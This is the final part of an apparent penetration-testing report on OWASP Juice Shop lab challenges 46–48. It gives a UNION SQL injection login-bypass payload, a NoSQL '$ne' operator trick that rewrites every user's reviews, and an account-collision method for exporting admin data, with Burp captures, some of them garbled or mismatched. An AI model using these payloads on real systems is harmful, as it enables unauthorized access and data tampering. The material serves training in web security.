
t: 0.00 KB/s CPU: 0 % ENG IN 04:47 PM 21-01-2023

File Machine View Input Devices Help

Q Search

t: 0.00 KB/s CPU: 0 % ENG IN 04:47 PM 21-01-2023





Impact:

The impact of a successful broken access control attack can include:

- unauthorized access to sensitive data
 - the ability to perform actions on behalf of another user
 - the ability to perform actions that would otherwise be restricted
 - the ability to launch further attacks, such as data exfiltration or privilege escalation ·
- Damage to the integrity of the system and data.

Vulnerability 46:-

Title: NoSQL Manipulation (Injection) Description:

SQL injection is a type of cyber attack in which an attacker inserts malicious code into a SQL statement, via a web form input or URL parameter, in order to gain unauthorized access to a database. This can allow the attacker to view, modify, or delete sensitive data in the database

Steps to Reproduce:

Created a user with uname abef@gmail.com and ordered some products. Then captured the request of delivery tracking id with the burpsuite. Here we can see the vowels in the uname are replaced with the * in the response. Thus any different uname with the same consonants and different vowels at the same positions is treated as the same and we can get other account details like this.

I have created an account with the different vowels similar to the admin. The uname used is odman@juice-sh.op. Then I logged in with it, then requested a data export. In this there are

order details related to the admin, Thus I got the data of admin without logging as admin. Pop-up came showing the challenge is completed successfully.

Search Results - e430-56d75d955b337aeef

Expected Delivery

Ordered products

Product	Price	Quantity	Total Price
Apple Pomace	0.89₹	5	4.45₹

Bonus Points Earned: 0
(The bonus points from this order will be added 1:1 to your wallet a-fund for future purchases!)

Request

```
1 GET /rest/track-order/e430-56d75d955b337aeef HTTP/1.1
2 Host: 192.168.1.5:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Basic ...
8 X-User-Email: aef@gmail.com
9 X-User-Name: aef
10 X-User-Phone: +919876543210
11 X-User-Address: 123 Main St, Anytown, USA
12 Content-Length: 2
```

Response

```
1: HTTP/1.1 200 OK
2: Date: Sun, 21 Jan 2023 10:53:27 GMT
3: Content-Type: application/json; charset=UTF-8
4: Content-Language: en-US
5: Strict-Transport-Security: max-age=31536000; includeSubDomains; self-
6: X-Recruiting: #/jobs
7: X-Frame-Options: SAMEORIGIN
8: X-Content-Type-Options: nosniff
9: X-XSS-Protection: 1; mode=block
10: ETag: W/"157-Av4wBMPy1c0h+gk6r15Qv"
11: Date: Sat, 21 Jan 2023 10:53:27 GMT
12: Connection: close
13:
14: {
15:   "status": "success",
16:   "data": {
17:     "orderTotalAmount": "0",
18:     "paymentId": "0",
19:     "addressId": "0",
20:     "orderId": "e430-56d75d955b337aeef",
21:     "delivered": false,
22:     "expectedDelivery": "2023-01-22T10:00:00Z"
23:   },
24:   "products": [
25:     {
26:       "quantity": 5,
27:       "label": "Apple Pomace",
28:       "price": 0.89,
29:       "total": 4.45,
30:       "bonus": 0
31:     }
32:   ],
33:   "bonus": 0,
34:   "deliveryPrice": 0.99,
35:   "total": 5.44,
36:   "id": "JuiceShopOrder"
37: }
```

The screenshot displays two instances of the OWASP Juice Shop application running on a Kali Linux host. The top instance shows the 'User Registration' screen, where the email 'odman@juice-sh.op' has been entered into the 'Email' field. The bottom instance shows the 'Request Data Export' screen, with a JSON response highlighting sensitive data. The JSON output includes:

```
{
  "username": "", "email": "odman@juice-sh.op", "orders": [
    {
      "orderId": "5267-922d572d124fe5d3", "totalPrice": 8.96,
      "products": [ { "quantity": 3, "name": "Apple Juice (1000ml)", "price": 1.99, "total": 5.97, "bonus": 0 }, { "quantity": 1, "name": "Orange Juice (1000ml)", "price": 2.99, "total": 2.99, "bonus": 0 } ], "bonus": 0, "eta": "4" },
    {
      "orderId": "5267-c1955c0b47a26a57", "totalPrice": 26.97,
      "products": [ { "quantity": 3, "name": "Eggfruit Juice (500ml)", "price": 8.99, "total": 26.97, "bonus": 3 } ], "bonus": 3, "eta": "0" }
  ], "reviews": [], "memories": []
}
```

Impact:

The impact of a successful SQL injection attack can include:

- unauthorized access to sensitive data, such as personal information, financial data, trade secrets, and more.
- the ability to modify or delete data stored in the database.
- the ability to execute arbitrary commands on the underlying system
- the ability to use the attacked server as a launch point for further attacks.

- Damage to the integrity of the system and data
- Perform a DDoS attack by using bots

Preventing SQL injection attacks requires using parameterized queries, using prepared statements, using object-relational mapping (ORM) libraries, and regularly reviewing and monitoring databases and applications for SQL injection vulnerabilities. Additionally, using a security framework that is specifically designed for SQL injection protection can also help prevent these types of attacks.

Vulnerability 47:-

Title: Ephemeral Accountant (SQL-Injection) Description:

SQL injection is a type of cyber attack in which an attacker inserts malicious code into a SQL statement, via a web form input or URL parameter, in order to gain unauthorized access to a database. This can allow the attacker to view, modify, or delete sensitive data in the database

Steps to Reproduce:

In the login section, given username as acc0unt4nt@juice-sh.op and some random password. Then intercepted this request with the burpsuite. In the repeater, tried with the sql injection payloads. In the email option of json request given this Union sql payload to match with the username columns, the data we got from the Datascheme challenge, and at last – to comment out the further checking

```
' UNION SELECT * FROM (SELECT 15 as 'id', " as 'username', 'acc0unt4nt@juice-sh.op' as 'email', '12345' as 'password', 'accounting' as 'role', '123' as 'deluxeToken', '1.2.3.4' as 'lastLoginIp' , '/assets/public/images/uploads/default.svg' as 'profileImage', " as 'totpSecret', 1 as 'isActive', '2022-09-15 12:14:41.644 +00:00' as 'createdAt', '2022-10-16 13:33:41.930 +00:00' as 'updatedAt', null as 'deletedAt')—
```

This payload makes the server to give a authentication jwd token and register this a user and give a session.

Pop-up showed up indicating the challenge is completed successfully.


Request

Response

Inspector

Target: http://192.168.1.5:3000

```
1 POST /rest/user/login HTTP/1.1
2 Host: 192.168.1.5:3000
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win32; x64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 X-User-Device: 1
8 Content-Type: application/json
9 Content-Length: 14
10 Origin: http://192.168.1.5:3000
11 DNT: 1
12 Referer: http://192.168.1.5:3000/
13 Cookie: tokenconsent_status=dimiss; continueCode=aHgkCE00JZYT1QCL1vK1cp2q7
14
15
16 UNION SELECT * FROM (SELECT 13 AS "id", '' AS "username", 'account4@juice.sh' AS "email", '-12345' AS "password", '2022-09-15 12:14:41.664+00:00' AS "createdAt", '2022-09-15 13:09:41.999+00:00' AS "updatedAt", NULL AS "deletedAt") AS "t"
17
18
19 {
20   "token": "aHgkCE00JZYT1QCL1vK1cp2q7",
21   "password": "account4@juice.sh"
22 }
```



Impact:

The impact of a successful SQL injection attack can include:

- unauthorized access to sensitive data, such as personal information, financial data, trade secrets, and more.
- the ability to modify or delete data stored in the database.
- the ability to execute arbitrary commands on the underlying system
- the ability to use the attacked server as a launch point for further attacks.
- Damage to the integrity of the system and data
- Perform a DDoS attack by using bots

Preventing SQL injection attacks requires using parameterized queries, using prepared statements, using object-relational mapping (ORM) libraries, and regularly reviewing and monitoring databases and applications for SQL injection vulnerabilities. Additionally, using a security framework that is specifically designed for SQL injection protection can also help prevent these types of attacks.

Vulnerability 48:-

Title: NoSql Manipulation (Injection) Description:

SQL injection is a type of cyber attack in which an attacker inserts malicious code into a SQL statement, via a web form input or URL parameter, in order to gain unauthorized access to a database. This can allow the attacker to view, modify, or delete sensitive data in the database

Steps to Reproduce:

Logged in as a normal user and gave a review for a product, captured this request with the Brupsuite. To change the review of a product we have to sent a PATCH request. The required parameters are user id and the message that to placed in place of the original review. To change the review of all users, by using the sql commands, let's give the id as \$ne:-1 which means change the review for all id's not equal to -1, as no id is equal to -1, the review will be changed for all users.

Pop-up came showing that the challenge is completed successfully.

Screenshot of a Kali Linux VM running Oracle VM VirtualBox. The screen shows two windows: a terminal window titled "Hack The Box :: Job Board" and a Burp Suite Community Edition proxy tool.

Terminal Window (Hack The Box :: Job Board):

```
HTTP POST /products/6/reviews HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.5:3000/
Content-Type: application/json
Content-Length: 49
Origin: http://192.168.1.5:3000
Host: 192.168.1.5:3000
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Cookie: session=6f333333-3333-4333-a333-333333333333

{"review": "This juice is delicious!", "rating": 5, "user": "JohnDoe123@gmail.com"}
```

Burp Suite Community Edition (Target: http://192.168.1.5:3000):

The Burp Suite interface shows the request and response for the review submission. The response status is 200 OK, and the message is "{'message': 'Best juice!', 'author': 'JohnDoe123@gmail.com'}".

Below the Burp Suite window, the system tray shows network activity: 1: 0.04 KB/s, CPU: 3 %, ENG IN, 09:40 PM, 21-01-2023.

Second Terminal Window (Hack The Box :: Job Board):


```
HTTP PATCH /products/reviews/1 HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.5:3000/
Content-Type: application/json
Content-Length: 44
Origin: http://192.168.1.5:3000
Host: 192.168.1.5:3000
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Cookie: session=6f333333-3333-4333-a333-333333333333

{"review": "This juice is delicious!", "rating": 5, "user": "JohnDoe123@gmail.com"}
```

Burp Suite Community Edition (Target: http://192.168.1.5:3000):

The Burp Suite interface shows the request and response for updating the review. The response status is 200 OK, and the message is "{'message': 'Modified review!', 'product': 'Juice Shaker', 'rating': 5, 'user': 'JohnDoe123@gmail.com', 'likesCount': 0, 'isLiked': false}".

Below the Burp Suite window, the system tray shows network activity: 1: 0.00 KB/s, CPU: 0 %, ENG IN, 09:43 PM, 21-01-2023.



Impact:

The impact of a successful SQL injection attack can include:

- unauthorized access to sensitive data, such as personal information, financial data, trade secrets, and more.
- the ability to modify or delete data stored in the database.
- the ability to execute arbitrary commands on the underlying system
- the ability to use the attacked server as a launch point for further attacks.
- Damage to the integrity of the system and data

- Perform a DDoS attack by using bots

Preventing SQL injection attacks requires using parameterized queries, using prepared statements, using object-relational mapping (ORM) libraries, and regularly reviewing and monitoring databases and applications for SQL injection vulnerabilities. Additionally, using a security framework that is specifically designed for SQL injection protection can also help prevent these types of attacks.

-----<< END of the Report>>-----